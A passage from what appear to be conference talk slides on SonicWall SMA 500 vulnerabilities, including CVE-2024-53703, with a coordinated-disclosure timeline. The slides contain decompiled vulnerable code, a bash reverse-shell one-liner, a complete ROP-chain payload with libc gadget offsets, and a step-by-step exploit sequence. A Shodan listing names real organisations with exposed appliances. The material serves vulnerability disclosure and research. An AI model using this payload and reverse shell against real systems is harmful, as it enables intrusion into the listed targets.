mod_httprp.so,<EXTERNAL>::strcat,get_citrix_jar,0x0001fc56,'None'  
mod_httprp.so,<EXTERNAL>::strcat,get_citrix_jar,0x0001fc8e,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_000202c0,0x0002030f,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_000202c0,0x00020331,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_000202c0,0x0002036d,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x00026fdb,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x0002703b,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x000270c0,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x00027185,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x000271c7,'None'  
mod_httprp.so,<EXTERNAL>::strcat,FUN_00026e10,0x0002729c,'None'
```

# Base64 decoding

```
int apr_base64_decode ( char*      plain_dst,  
                        const char* coded_src  
                        )
```

Decode a string to plain text. On EBCDIC machines, the result is then converted to EBCDIC.

## Parameters

**plain\_dst** The destination string for the plain text. A \0 is appended.

**coded\_src** The encoded string

## Returns

the length of the plain text string (excluding the trailing \0)

```
int apr_base64_decode_len ( const char* coded_src )
```

Determine the maximum buffer length required to decode the plain text string given the encoded string.

## Parameters

**coded\_src** The encoded string

## Returns

the maximum required buffer length for the plain text string

```
Decompile: httpreq_ntlm_get_type3_auth - (mod_http...  
size_t httpreq_ntlm_get_type3_auth  
    (char *param_1, char *param_2, uint *decoded_basic_sent_from_  
{  
    int iVar1;  
    char *pcVar2;  
    bool bVar3;  
    char *pcVar4;  
    size_t sVar5;  
    uint *__dest;  
    uint uVar6;  
    uint uVar7;  
    int iVar8;  
    void *__ptr;  
    uint *puVar9;  
    uint *puVar10;  
    int iVar11;  
    size_t sVar12;  
    int in_GS_OFFSET;  
    bool bVar13;  
    undefined local_898 [1088];  
    int local_458;  
    undefined local_454 [1076];  
    int local_20;  
    undefined4 uStack_14;  
  
    sVar12 = 0;  
    uStack_14 = 0x46a5b;  
    local_20 = *(int *) (in_GS_OFFSET + 0x14);  
    pcVar4 = strstr(param_2, "NTLM ");  
    if (pcVar4 != (char *) 0x0) {  
        apr_base64_decode(local_454, pcVar4 + 5);  
        sVar12 = strlen((char *) decoded_basic_sent_from_client);  
        sVar5 = strlen(param_4);  
        __dest = (uint *) malloc(sVar12 + 1);  
        bVar13 = false;  
        bVar3 = false;  
        if (__dest != (uint *) 0x0) {  
            pcVar4 = strchr((char *) decoded_basic_sent_from_client, 0x5c);  
            bVar13 = true;  
            if (pcVar4 != (char *) 0x0) {  
                *(undefined *) __dest = 0;  
                strncpy((char *) __dest, pcVar4 + 1,  
                    (int) decoded_basic_sent_from_client + ((sVar12 - 1) - (int) p  
                puVar10 = __dest;
```

# Exploiting the stack overflow

The overflow occurs when parsing the response from the HTTP server

Need to force a request to a backend Web server we control

Return the appropriate `Authorization` header to trigger the overflow

## Exploit mitigations

Stack cookies

- Base64-decoding allows us to write null bytes
- Only 24 bits of entropy, can be brute-forced in a reasonable amount of time

Address Space Layout Randomization

- Can leak the addresses in the log files by triggering a crash

Data Execution Prevention

- Don't really care, we are going to ROP



## Leaking the addresses

## Some requests will generate a stack trace in the log file

## Not sure why some do, and some don't

**There is another overflow which generates a stack trace when parsing cookies...**

[illegible]

# Leaking the addresses

Request

PrettyRawHex

1GET /usr/src/EasyAccess/var/logs/httpd.log%3f.10.2.1.13-72sv.css HTTP/1.1

2Host: 192.168.142.231

3Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"

4Accept-Language: en-US,en;q=0.9

5Sec-Ch-Ua-Mobile: ?0

6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

7Sec-Ch-Ua-Platform: "Linux"

8Accept: text/css,\*/\*;q=0.1

9Sec-Fetch-Site: same-origin

10Sec-Fetch-Mode: no-cors

11Sec-Fetch-Dest: style

12Referer: https://192.168.142.231/

13Accept-Encoding: gzip, deflate, br

14Priority: u=0

15Connection: keep-alive

16

17

Response

PrettyRawHexRender

369b6aa6000-b6aa7000rw-p0000000000:000

# Building a ROP chain

**Will call `system()` with a string we control as a parameter**

```
bash -i >& /dev/tcp/{IP}/{PORT} 0>&1
```

## All gadgets in libc

```
# Construct payload with ropchain
exploit_payload = b"A" * 1000
exploit_payload += CMD.encode() + b"B" * (76 - len(CMD))
exploit_payload += p32(CANARY)
exploit_payload += b"f" * 12
exploit_payload += p32(0x00000040)
exploit_payload += b"f" * 12
exploit_payload += p32(LIBC+0x000d473c)
exploit_payload += b"C" * 8
exploit_payload += p32(LIBC+0x00069c4c)
exploit_payload += p32(LIBC+0x0007dd1f)
exploit_payload += b"SCRT"
exploit_payload += p32(LIBC+0x00060454)
exploit_payload += p32(LIBC+0x000d473c)
exploit_payload += b"SCRTSCRT"
exploit_payload += p32(LIBC+0x00019600)
exploit_payload += p32(0xffffffff74)
exploit_payload += p32(LIBC+0x00069c4c)
exploit_payload += p32(LIBC+0x0007dd1f)
exploit_payload += b"SCRT"
exploit_payload += p32(LIBC+0x000d7ab9)
exploit_payload += p32(LIBC+0x0003dfc0)
exploit_payload += b"SCRTTEAM"

# Initial padding
# Reverse shell command
# Canary overwrite
# Padding
# Offset to ESP+4 when calling system
# Padding
# push esp ; pop esi ; pop edi ; pop ebp ; ret
# edi and ebp
# add esi, ebx ; ret
# mov eax, esi ; pop esi ; ret
# esi
# xchg edx, eax ; ret
# push esp ; pop esi ; pop edi ; pop ebp ; ret
# edi, ebp
# pop ebx ; ret
# Negative offset to CMD string
# add esi, ebx ; ret
# mov eax, esi ; pop esi ; ret
# esi
# mov dword ptr [edx + 4], eax ; ret
# system
# very important
```

# Putting it all together

1. Leak a valid session identifier from sqlite database
2. Generate a stacktrace with the compromised session
3. Get the `libc` base address from stacktrace in the log file
4. Prepare ROP chain
5. Spawn fake Web server to serve the ROP chain
6. Bruteforce canary
7. Exploit
8. Profit?

**Proof of concept code:**

<https://github.com/scrt/cve-2024-53703-poc>

# DEMO TIME

# How many could we pwn?

SHODAN

Explore

Pricing

"SonicWALL SSL-VPN Web Server"

View Report

View on Map

Advanced Search

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

302 Found

144.121.122.26  
144.121.122.26.lighttower.net  
OMG Tech  
United States, East Meadow

HTTP/1.1 302 Found  
Date: Mon, 21 Oct 2024 08:32:00 GMT  
Server: SonicWALL SSL-VPN Web Server  
Location: https://144.121.122.26/  
Content-Length: 207  
Content-Type: text/html; charset=iso-8859-1

Berkowitz Oliver LLP - Virtual Office

99.27.20.197  
missout-2.berkowitzoliver.com  
vpn24.berkowitzoliver.com  
KCSERVER39.berkowitzoliver.com  
motel.berkowitzoliver.com  
Private Customer - AT&T Internet Services  
United States, Mission

HTTP/1.1 200 OK  
Date: Mon, 21 Oct 2024 08:25:54 GMT  
Server: SonicWALL SSL-VPN Web Server  
strict-transport-security: max-age=31536000; includeSubdomains  
Content-Security-Policy: script-src 'self' 'unsafe-eval'; object-src 'self'; style-src 'self' 'unsafe-inline'; img-src

400 Bad Request

37.128.174.99  
37.128.174.99.nunsys.com  
NUNSYS S.L  
Spain, Torrent

HTTP/1.1 400 Bad Request  
Date: Mon, 21 Oct 2024 08:12:41 GMT  
Server: SonicWALL SSL-VPN Web Server  
Content-Length: 362  
Connection: close  
Content-Type: text/html; charset=iso-8859-1

24.39.85.118


vpn.fcc-cpa.com  
sym-024-039-085-110.fcc.spectrum.com  
RUSTY CHARLES CHAMBERS LLP  
United States, Syracuse

HTTP/1.1 200 OK  
Date: Mon, 21 Oct 2024 08:21:44 GMT  
Server: SonicWALL SSL-VPN Web Server  
strict-transport-security: max-age=31536000; includeSubdomains  
Content-Security-Policy: script-src 'self' 'unsafe-eval'; object-src 'self'; style-src 'self' 'unsafe-inline'; img-src

TOTAL RESULTS

10,211

TOP COUNTRIES



|                |       |
|----------------|-------|
| United States  | 4,895 |
| Japan          | 835   |
| Germany        | 597   |
| Spain          | 594   |
| United Kingdom | 436   |
| More...        |       |

TOP PORTS

|         |       |
|---------|-------|
| 443     | 6,150 |
| 80      | 2,000 |
| 4433    | 143   |
| 8443    | 106   |
| 9443    | 52    |
| More... |       |

TOP ORGANIZATIONS

|                                   |     |
|-----------------------------------|-----|
| Comcast Cable Communications, LLC | 715 |
| NUNSYS S.L.                       | 502 |
| Charter Communications Inc        | 468 |
| Verizon Business                  | 281 |
| Microsoft Corporation             | 238 |
| More...                           |     |

TOP PRODUCTS

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Orange Restricted

# Timeline

**16<sup>th</sup> of October 2024 : Reported issues to SonicWall**

**7<sup>th</sup> of November 2024 : SonicWall indicate all issues have been fixed**

**8<sup>th</sup> of November 2024 : I confirm they have actually been fixed**

**25<sup>th</sup> of November 2024 : CVEs assigned**

- **CVE-2024-40763 - Heap buffer overflow vulnerability - 8.1 (High)**
- **CVE-2024-45318 - Stack buffer overflow vulnerability - 8.1 (High)**
- **CVE-2024-45319 - Certificate-based authentication bypass - 6.3 (Medium)**
- **CVE-2024-53702 - Insecure randomness - 5.3 (Medium)**
- **CVE-2024-53703 - Apache module stack-based buffer overflow vulnerability - 8.1 (High)**

**5<sup>th</sup> of December 2024 : Patches and advisory released**


**Last time I reported vulnerabilities, it took them 5 months to patch, so there is some improvement 😊**

# Conclusions & Takeaways

It's 2025 and we still see `strcpy` being used in “commercial-grade” VPN appliances

While this presentation focused on SonicWall, other vendors are not necessarily better off

Current incentives are not conducive to good security practices





# Conclusions & Takeaways

## Can we do better?

### Incentivize vendors to sell more secure products

- ***Shame* vendors who sell insecure products**
  - Seems to have limited effect
- **Product liability directive**
  - Give out fines to vendors that sell defective products that can cause harm?
- **Promote the use of secure development patterns**
  - Comparable metrics
  - Allow consumers to choose a product based on a security metric

# Thanks

Blog post

<https://blog.scr.t.ch/2025/06/04/sonicdoor-attacking-sonicwalls-sma-500/>

Binary analysis scripts

<https://github.com/scr/t/binary-analysis-scripts>

POC script

<https://github.com/scr/t/cve-2024-53703-poc>



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